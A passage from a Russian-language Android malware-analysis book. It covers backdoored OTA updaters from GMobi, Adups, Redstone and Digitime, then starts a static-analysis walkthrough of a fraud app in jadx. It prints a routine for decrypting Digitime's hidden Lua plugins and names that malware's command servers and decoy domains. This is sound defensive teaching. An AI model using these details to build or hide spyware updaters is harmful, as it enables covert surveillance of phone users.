Первым рассматриваемым поставщиком OTA является тайбэйская General Mobile Corporation (GMobi). Опасения по поводу приложения OTA компании GMobi впервые стали известны, когда в марте 2016 года российская компания «Доктор Веб» опубликовала запись блога «New Adware for Android Attacked Firmware and Apps by Well-Known Companies». Исследователи «Доктора Веб» отметили такие возможности, как сбор данных, например адресов электронной почты пользователя и его GPS-координат, показ нежелательной рекламы и установка новых приложений без согласия пользователя. В частности, возможность устанавливать приложения привела к инцидентам с вредоносными программами: например, в октябре 2015 года GMobi установила приложение Ghost Push почти на миллион устройств.

Несколькими месяцами ранее, в январе 2015 года, статья Tech in Asia описала бизнес-модель GMobi. В статье под названием «Meet the Company Stamping Bloatware on Millions of Emerging Market Smartphones» говорилось:

> Важно помнить, что за каждой ненужной предустановленной программой стоит с трудом достигнутое рукопожатие. Взаимно соглашаясь вторгнуться в ваш смартфон, издатели приложений получают охват, а производители смартфонов - деньги. GMobi - тайваньская начинающая компания, зарабатывающая на организации таких рукопожатий. Четыре года она посредничала при предустановке, создавала магазины приложений под чужими торговыми марками и обеспечивала обновление микропрограмм для десятков производителей смартфонов.

Другие коммерческие поставщики OTA, вероятно, также получают плату за установку приложений и показ рекламы, из чего складывается их прибыль. Функция OTA - лишь средство глубоко внедриться в систему Android.

GMobi привлекла внимание и других компаний в сфере безопасности. Немецкая антивирусная компания Avira описала проблемы рекламного программного обеспечения GMobi в апрельской записи блога 2016 года «Trojan Adware Hits Budget Androids - And Some Well-Known Apps». В июле 2018 года статья *The Washington Post* «App Traps: How Cheap Smartphones Siphon User Data in Developing Countries» использовала исследование британской компании Upstream Systems для дальнейшего изучения практик GMobi по сбору данных.

Adups

Ещё один поставщик OTA с документированной историей проблем безопасности - шанхайская компания Adups. В октябре 2016 года компания Kryptowire разоблачила шпионское поведение программного обеспечения OTA Adups. В её отчёте «Android Firmware Sharing Private Data Without Consent» отмечается, что программа Adups собирает текстовые сообщения, сведения из списков контактов и журнал вызовов устройства, включая полные номера телефонов.

Как и GMobi, программа Adups способна загружать и устанавливать другие приложения без согласия пользователя. Первое открытое свидетельство этой функции относится по меньшей мере к январю 2015 года, когда пользователь Reddit опубликовал в подразделе `/r/india` следующее сообщение:

> Я пользуюсь Micromax A093 Canvas fire с августа прошлого года. [...] Между тем, похоже, Micromax устанавливает приложения без моего разрешения, расходуя драгоценное место и мой 3G-трафик! После удаления приложения появляются снова. Это нелепо! Нередко вместо загрузки приложений система создаёт 8-10 уведомлений с рекламой интернет-магазинов и других приложений.

Adups продолжала развивать эти возможности и загружала и устанавливала приложения, входившие в крупные китайские ботнеты, такие как Ghost Push и Snowfox. Некоторые версии Adups привлекли такое внимание исследователей безопасности, что американская оборонная некоммерческая организация MITRE Corporation теперь включает её в MITRE ATT&CK - отраслевой стандартный репозиторий тактик и методов вредоносных программ.

Redstone

Третьей компанией OTA с историей проблем безопасности является пекинская Redstone Sunshine. В апреле 2021 года американская компания по борьбе с вредоносными программами Malwarebytes выразила обеспокоенность Redstone в статье «Pre-Installed Auto Installer Threat Found on Android Mobile Devices in Germany». Статья вызвала немалый резонанс в технической прессе. Например, крупнейший немецкий компьютерный журнал *Computer Bild* подхватил эту историю, а немецкое Федеральное управление по информационной безопасности (Bundesamt für Sicherheit in der Informationstechnik) выпустило предупреждение для немецких пользователей затронутых устройств.

В ноябре 2021 года «Доктор Веб» описал ряд проблем со сбором данных и скрытой установкой приложений, затрагивавших умные часы Elari Kidphone 4G. В записи блога «Doctor Web Discovered Vulnerabilities in Children's Smart Watches» рассказывается, как компонент OTA можно было использовать для «кибершпионажа, показа рекламы и установки нежелательных или даже вредоносных приложений». В тексте «Доктор Веб» не упоминает Redstone, но многие представленные в публикации вредоносные файлы принадлежат решению OTA компании Redstone. Это можно проверить по сведениям о подписи показанных файлов приложений.

Digitime

Компания Digitime из китайского Шэньчжэня оставалась незамеченной профессиональным сообществом безопасности и технической прессой до 2019 года. В том году независимый исследователь безопасности под псевдонимом Ninji задокументировал проблемы с функциями программного обеспечения OTA Digitime. В декабрьской записи блога «Researching the Digitime Tech FOTA Backdoors» Ninji описывает развитую систему подключаемых модулей Digitime на основе Lua, которая загружает дополнительные модули с проблемными функциями. В их число входит возможность устанавливать и удалять любые приложения на устройстве и предоставлять им любые разрешения без запроса.

Полгода спустя программное обеспечение обновлений OTA компании Digitime вызвало общественное беспокойство. Malwarebytes обнаружила проблемы безопасности и конфиденциальности недорогого устройства UMX U683CL, созданного китайской компанией TeleEpoch, выпущенного под брендом китайского изготовителя Unimax и продававшегося американским оператором мобильной связи Assurance Wireless. Несмотря на участие малоизвестных изготовителей, эта модель устройства заслуживает внимания. Она входила в Lifeline - федеральную программу снижения ежемесячной стоимости телефонной связи и интернета для имеющих право на помощь граждан США. Обнаружение у этого созданного в Китае устройства функций бэкдора и шпионской программы вызвало шум в национальной прессе, хотя Digitime временно осталась невредимой: Malwarebytes ошибочно приписала программное обеспечение OTA компании Adups. Затем, в июле 2020 года, анонимный участник под именем Concerned_Citizen опубликовал на общедоступном форуме Malwarebytes тему «Pre-Installed Malware on Lifeline Phones», где объяснил, как применил руководство Ninji по обратной разработке к Lua-коду программы и обнаружил, что настоящей компанией, стоящей за приложением, была Digitime.

Со временем Digitime создала всё более сложную схему обфускации и шифрования, скрывающую механизм подключаемых модулей на Lua. Последние версии, например `com.qiot.update (v1032, 4529)`, впервые появились в сентябре 2019 года и были установлены на таких устройствах, как Oukitel C22 и Okapi 10 Pro. На этих устройствах Digitime изменяет системный компонент Android `frameworks.jar`, добавляя нестандартные пакеты с именами `com.internal.jar.pl.*`. Код этих пакетов обращается к нативной библиотеке ELF `/system/lib64/libpowerhalwrap_jni.so`. Пройдя всевозможные проверки против анализа, библиотека ELF сохраняет два файла DEX и ZIP-файл со стандартной платформой Lua.

Интерпретатор Lua статически скомпонован с библиотекой ELF, но содержит одно дерзкое изменение: метод `luaL_loadfile`, отвечающий за загрузку сценариев Lua, модифицирован для загрузки нестандартных файлов Lua, зашифрованных простым алгоритмом XOR. Поэтому после извлечения сценариев аналитики должны их расшифровать, прежде чем загружать в инструменты обратной разработки Lua, например LuaDec.

К счастью, алгоритм шифрования прост. Изменённый метод `luaL_loadfile` использует XOR-блокнот, который можно создать кодом Python из листинга 2-23.

```
function create_key:
  output = [0x00 .. 0xff];
  a = 1; b = 1;
  for i = 1 to 500:
    a = (a + b) & 0xff;
    b = (a + b) & 0xff;
    swap(output[a], output[b]);
  return output;
```

Листинг 2-23. Код Python для расшифрования зашифрованных сценариев Python компании Digitime


Если сценарии Lua выполняются успешно, они связываются с сервером управления по адресу rp1.androidevlog.com:10000, получают параметры конфигурации и загружают дополнительные модули Lua. Они загружают вредоносные подключаемые модули с таких доменов, как `google-global.com`, `facebook-3rd.com`, `bugreportsync.com`, `flurrydata.com` и `gmscenter.org`, которые выдают себя за законные компании экосистемы Android и, вероятно, были выбраны для обмана исследователей безопасности, читающих журналы или исходный код.

Дополнительные сведения о технических возможностях программного обеспечения Digitime и их развитии со временем команда Android Security представила на конференциях Virus Bulletin 2022 и BotConf 2023 в двух докладах под названием «You OTA Know: Combating Malicious Android System Updaters».

Далее

В этой главе рассмотрены вредоносные программы Android, обнаруженные в реальных условиях за 10 лет. Хотя обзор не является исчерпывающим, представленные семейства, образцы и свойства служат полезными примерами того, как выглядят и действуют вредоносные программы Android. В остальной части книги описываются способы их обнаружения и анализа.

Глава 3. Статический анализ



В этой и следующей главах представлен практический подход к анализу вредоносных программ Android на примере исследования двух образцов 2022 года: приложения для мошенничества с платными услугами и фишингового приложения. В этой главе мы сосредоточимся на статическом анализе вредоносных программ и чтении кода. В главе 4 мы рассмотрим динамический анализ, то есть запуск образца вредоносной программы в контролируемой среде для наблюдения за его поведением.

Эти главы следует воспринимать не как справочник, а как примеры настоящего анализа вредоносных программ, в ходе которого мы знакомим вас с инструментами обратной разработки Android и обращаем внимание на определённые передовые методы. В совокупности авторы книги за последние 10 лет исследовали более 100 000 образцов вредоносных программ Android. Здесь мы поделимся частью приобретённых знаний, чтобы помочь вам быстрее приступить к собственному анализу.

Что такое статический анализ кода?

Термин *статический анализ кода*, или просто *статический анализ*, означает процесс исследования программы для выявления её свойств без фактического выполнения. Этот подход противопоставляется динамическому анализу, который будет представлен в следующей главе и при котором исследуемую программу запускают, чтобы наблюдать за её поведением во время выполнения.

Статический анализ охватывает множество методов. Его можно представить как набор подходов к рассуждению о программах, включающий чтение программного кода, а также такие автоматизированные способы, как анализ потока управления и анализ потока данных, предназначенные для понимания порядка выполнения инструкций программы и движения данных через её переменные и память. Существуют и более сложные методы статического анализа, например проверка моделей, применяемая для подтверждения или опровержения свойств фрагмента кода, и абстрактная интерпретация - способ изучения состояний программы посредством имитации выполнения, - но в этой книге мы не будем рассматривать такие сложные методы.

В следующих подразделах приведены общие рекомендации, позволяющие сделать статический анализ эффективнее.

Направленный и ненаправленный анализ

При профессиональном анализе вредоносных программ редко приходится исследовать случайный образец приложения, о котором ничего не известно. Обычно специалисты по обратной разработке изучают конкретное приложение, чтобы подтвердить или опровергнуть ранее сформированные предположения о его свойствах. Такие сведения могут поступить от сканеров вредоносных программ, которые пометили приложение в вашей системе, из случайного обсуждения в X, из результатов быстрого запуска в механизме анализа или из исследования связанных образцов. При таком направленном анализе специалисты обычно знают, с чего начать поиски. Разборы вредоносных программ в этой и следующей главах являются ненаправленными: мы приступаем к работе без каких-либо предварительных сведений об образцах. Все открытия предстоит сделать посредством исследования приложений.

Хотя ненаправленная обратная разработка реже встречается в профессиональной деятельности, она всё же возможна. В таких случаях специалисты должны искать способы избежать полной проверки кода, поскольку для всех образцов, кроме самых важных, она слишком дорога и занимает слишком много времени. Вместе с тем специалисту необходимо сохранять уверенность, что ни одна значимая часть вредоносной программы не осталась необнаруженной, даже если анализ кода был частичным.

Самый простой способ избежать полной проверки кода - научиться понимать SDK, используемые в приложениях. По нашим оценкам, около 80 процентов кода среднего приложения поступает из сторонних SDK. Специалистам по обратной разработке Android нужны инструменты распознавания SDK; иначе они будут кропотливо заново открывать сведения, которые могли бы узнать из общедоступной документации SDK.

Как понять, что работа закончена

В профессиональной среде момент окончания работы определяется целью анализа. Если задача состоит в том, чтобы как можно быстрее классифицировать приложение как вредоносное и защитить пользователей, анализ может быть крайне поверхностным. Например, образец фишингового приложения можно просмотреть менее чем за минуту, найти свидетельство того, что он атакует банковские приложения, записать это и двигаться дальше. Если цель заключается в документировании вредоносных функций в отчёте либо анализ проводится в ответ на инцидент у клиента, может потребоваться более глубокое исследование, занимающее дни или недели. В этой и следующей главах мы постараемся описать наиболее важные функции представленных образцов вредоносных программ.

Опыт показывает, что аналитикам вредоносных программ следует либо действовать быстро, оперативно подтверждая вредоносность приложения, чтобы принять меры по его отключению, либо работать медленно, проводя углублённое исследование и попутно узнавая, как усовершенствовать свои инструменты и процессы. Избегайте продолжительного анализа вредоносной программы, если вряд ли извлечёте уроки, которые облегчат будущие исследования.

Загрузка образца вредоносной программы в jadx

В этой главе мы анализируем образец вредоносной программы Android `com.bp.statis.bloodsugar (v20, adcf)`. Приложение выдаёт себя за средство отслеживания статистики уровня сахара в крови, было загружено в Google Play в феврале 2022 года и достаточно хорошо представляет современные вредоносные программы Android. Оно содержит множество методов противодействия анализу, загружает удалённые компоненты с сервера управления и злоупотребляет возможностями выставления счетов оператором мобильной связи для создания мошеннических начислений. Файл можно загрузить с github.com.

Для чтения кода приложения мы используем jadx - инструмент обратной разработки Android с открытым исходным кодом. Он принимает файлы кода Android в таких форматах, как APK, DEX, JAR и другие, и преобразует их в понятный декомпилированный Java-код. Кроме того, jadx предоставляет удобные функции, например переименование переменных и поиск мест, в которых переменные и методы встречаются в коде. В нём есть даже такие сложные средства, как отладчик, автоматическое деобфусцирование кода и интеграция с Quark Engine - механизмом анализа вредоносных программ с открытым исходным кодом. Загрузить jadx можно с github.com.

В графической версии jadx откройте исследуемый образец вредоносной программы с помощью команды **File > Open Files**. После этого в дереве навигации слева должна появиться структура пакетов Java приложения (рисунок 3-1).

В большом окне справа показан декомпилированный код выбранного класса Java.




Рисунок 3-1. Главное окно jadx выглядит как интегрированная среда разработки кода

Вредоносный код в разрешениях

Первым шагом статического анализа должен стать максимально быстрый поиск вредоносных частей приложения. У каждого аналитика свои предпочтения относительно того, как это делать, поскольку точной науки здесь нет. Мы познакомим вас с четырьмя регулярно используемыми вариантами. Первый из них, описанный в этом разделе, состоит в изучении разрешений, которые приложение заявляет о намерении использовать, и определении возможных способов их применения.

Разрешения часто оказываются первым, о чём люди думают при обсуждении безопасности приложений Android. Чтобы использовать чувствительные Android API, приложения должны объявить разрешения, а пользователи - предоставить их, прежде чем программы получат доступ к этим API. Поскольку такая модель разрешений опирается на взаимодействие и согласие пользователя, она хорошо заметна всем владельцам телефонов Android. Однако и пользователи, и специалисты по обратной разработке нередко делают неверные выводы о приложениях на основании разрешений. В конечном счёте система разрешений - джентльменское соглашение между приложением и пользователем: приложение заявляет, что будет использовать разрешение для объявленной цели, но операционная система не способна проверить, что программа в действительности с ним делает.

Кроме того, получить точное представление об использовании приложением разрешений может быть непросто. Приложения способны скрывать эти сведения с помощью таких методов, как рефлексия, что мы покажем далее в этой главе. Они также могут вступать в сговор друг с другом, косвенно получая доступ к большему числу разрешений, чем предоставил пользователь. Если у приложения нет разрешения отправлять SMS, оно может попросить другое установленное приложение отправить сообщение от его имени. В худшем случае вредоносная программа может даже применить эксплойты, чтобы повысить привилегии за пределами системы разрешений.

Тем не менее разрешения по-прежнему дают разумный способ составить представление о неизвестной вредоносной программе. Программы, вступающие в сговор с другими приложениями или использующие эксплойты для повышения привилегий разрешений, встречаются редко. Если нет никаких признаков того, что перед вами такая программа, разумно считать объявленные приложением разрешения границами его возможностей.

Просмотр разрешений

Приложения должны объявлять все разрешения, которые хотят использовать, в файле `AndroidManifest.xml`, находящемся в корневой папке APK приложения Android. На рисунке 3-2 показано начало файла манифеста нашего образца, который можно просмотреть в jadx, перейдя к **Resources > AndroidManifest.xml**.




Рисунок 3-2. Просмотр разрешений приложения в jadx

Здесь видны некоторые запрошенные приложением разрешения. Другие, объявленные далее в файле, на снимке экрана не показаны. С помощью тегов `<uses-permission>` образец объявляет намерение использовать следующие разрешения:

- `INTERNET`
- `WAKE_LOCK`
- `RECEIVE_BOOT_COMPLETED`
- `READ_CONTACTS`
- `READ_PHONE_STATE`
- `CHANGE_NETWORK_STATE`
- `ACCESS_NETWORK_STATE`
- `BIND_GET_INSTALL_REFERRER_SERVICE`

С помощью тегов <service> он также объявляет намерение использовать следующие разрешения:

• BIND_NOTIFICATION_LISTENER_SERVICE

• BIND_JOB_SERVICE

При анализе вредоносных программ не все разрешения одинаково важны. Например, разрешение WAKE_LOCK не кажется особенно интересным, поскольку относится к API, не позволяющим устройствам засыпать или пробуждающим их. Разрешение INTERNET также бесполезно: его использует почти каждое приложение, поэтому оно не помогает отличать вредоносные программы от безвредных. С другой стороны, потенциальный интерес представляют любые разрешения доступа к данным, имена которых начинаются с READ_. Например, зачем приложению для измерения показателей сахара в крови доступ к вашему списку контактов?

Поиск API, защищённых разрешениями

Чтобы находить вредоносный код по объявленным приложением разрешениям, необходимо также знать, какие Android API они защищают, или ограждают. Выяснить это на удивление сложно, поскольку официального справочника с подобными сведениями не существует. На протяжении многих лет несколько академических исследовательских групп пытались создать карты разрешений Android API. Это также оказалось непростой задачей: каждая новая версия Android вносит изменения в систему разрешений, поэтому поддерживать карты API в актуальном состоянии утомительно, - но такие карты помогают находить API, защищённые разрешениями. В 2016 году исследователи Саарского университета и Университета штата Пенсильвания создали подобную карту, доступную по адресу github.com. Ещё один вариант - карта, разработанная исследователями Университета Пердью в 2018 году и доступная по адресу arcade-android.github.io.

К сожалению, jadx не умеет автоматически показывать API, защищённые разрешениями. Для их быстрого поиска в приложении можно использовать версию jadx для командной строки, а затем написать сценарий, который разбирает одну из карт разрешений и сравнивает её с декомпилированным кодом приложения. Со временем серьёзным специалистам по обратной разработке Android следует создать более надёжное решение этой задачи.

Ещё один подход к поиску API, защищённых разрешениями, в хорошо разработанных приложениях - искать код, который запрашивает согласие пользователя на применение этих разрешений. Например, можно искать строки, содержащие слово permission, или API, используемые для запроса доступа. Хорошо написанные приложения должны спрашивать согласие непосредственно перед использованием API, поэтому соответствующий код должен находиться рядом.

Анализ разрешения READ_CONTACTS

Разрешение READ_CONTACTS наглядно показывает ещё одну проблему карт разрешений: в Android разрешения защищают не только API. Они также защищают поставщиков содержимого, которые служат источниками конфиденциальных данных. Хотя упомянутые в предыдущем разделе карты показывают несколько весьма малоизвестных API, скрытых за разрешением READ_CONTACTS, обычно оно просто предоставляет доступ к списку контактов пользователя через поставщиков содержимого content://contacts или content://com.android.contacts.

Таким образом, заметив это разрешение, вы можете сначала подумать, что оно используется для кражи сведений из чьего-либо списка контактов. Но почему тогда шпионское приложение не запрашивает также разрешения `READ_SMS`, `READ_CALENDAR` и `READ_CALL_LOGS`, чтобы похищать сведения из SMS, календаря и журнала звонков? Шпионская программа, нацеленная только на сведения из списка контактов, безусловно, может существовать, но встречается гораздо реже шпионских программ, собирающих больше информации.

В jadx можно использовать сочетание клавиш **Ctrl-Shift-F** для поиска по всему коду приложения и файлам ресурсов. Однако поиск слова `contact` с отключённым учётом регистра в нашем образце возвращает лишь несколько результатов, включая объявление разрешения в файле манифеста. Несколько строк кода в классах из пакетов, имена которых начинаются с `androidx.activity` или `com.google.android.gms`, выглядят как API, предоставленные Google. Поиск вредоносных функций с помощью `READ_CONTACTS` для этого образца ничего не дал.

Впрочем, у вывода о том, что разрешение не используется во вредоносных целях, снова есть оговорки. Вредоносный код, использующий `READ_CONTACTS`, может находиться в зашифрованном разделе кода или быть иным образом скрыт от ручного анализа. Или в файлы кода, описанные как Google API, мог быть внедрён вредоносный код. А возможно, эти файлы вообще не связаны с SDK Google и являются вредоносными файлами, перенявшими стандартную схему имён классов Google.

Любой из этих вариантов возможен, но мы рекомендуем сначала исследовать приложение вширь и лишь затем углубляться. Пока существуют другие способы продвигаться по приложению, изучите найденные зацепки, прежде чем погружаться в возможные, но маловероятные сценарии вроде изменённых SDK Google. Последние определённо существуют в настоящих вредоносных программах, но редко встречаются в каждом отдельно взятом образце. Далее в этой главе мы выясним, что вредоносная программа всё-таки использует `READ_CONTACTS`. От беглого анализа это применение скрыто.

Анализ разрешения BIND_NOTIFICATION_LISTENER_SERVICE

Ещё одно интересное разрешение образца - `BIND_NOTIFICATION_LISTENER_SERVICE`, которое предоставляет приложениям доступ к уведомлениям, показываемым пользователю всеми остальными программами. Несмотря на кажущуюся безобидность этой функции, вредоносные программы часто злоупотребляют разрешением, поскольку уведомления приложений могут содержать конфиденциальные сведения, которые они стремятся похитить.

Это разрешение всегда связано со службой, получающей обновления о новых уведомлениях. В листинге 3-1 показано, как наше приложение объявляет использование разрешения и связанной с ним службы.

```
<service android:name="com.bp.statis.bloodsugar.PE"
         android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
  <intent-filter>
    <action android:name="android.service.notification.NotificationListenerService"/>
  </intent-filter>
</service>
```

Листинг 3-1. Объявление службы прослушивания уведомлений, получающей сведения о входящих уведомлениях

Имя класса службы объявлено как `com.bp.statis.bloodsugar.PE`, но, если поискать этот класс в файловом браузере jadx, найти его не удастся. Это примечательно. Зачем приложению объявлять службу, для которой отсутствует код? Возможно, в приложении есть ошибка, но далее в этой главе мы обнаружим, что класс действительно скрыт от анализа. Пока мы мало что можем сделать, поскольку найти код службы не удаётся. Ради краткости сходный анализ остальных объявленных разрешений оставим читателю в качестве упражнения.

Вредоносный код в точках входа приложения

У приложений Android на удивление много точек входа, то есть частей кода, с которых операционная система Android начинает выполнение программы. К распространённым точкам входа относятся экспортированные активности, в том числе основная активность приложения; широковещательные приёмники, обрабатывающие сообщения операционной системы или других программ; службы, определённые приложением для выполнения продолжительных операций; подклассы класса `android.app.Application`. Изучение кода в этих точках может стать плодотворным способом поиска вредоносного кода, поскольку опасные функции стремятся запуститься как можно раньше. Зачем ждать, пока пользователь 10 минут взаимодействует с приложением, если можно украсть его сведения сразу при запуске?

Тем не менее вредоносный код одинаково вероятен не во всех точках входа, и сначала следует рассмотреть те, что чаще используются вредоносными программами. Например, основная активность есть у каждого вредоносного и безвредного приложения, но начинать в ней поиск вредоносных функций, вероятно, не стоит. Напротив, изучение широковещательного приёмника событий `BOOT_COMPLETED` может быть перспективнее. Вредоносные программы стремятся закрепиться на устройствах, а распространённый способ добиться этого - заставить систему выполнять программу при каждой перезагрузке.

Экспортированные активности

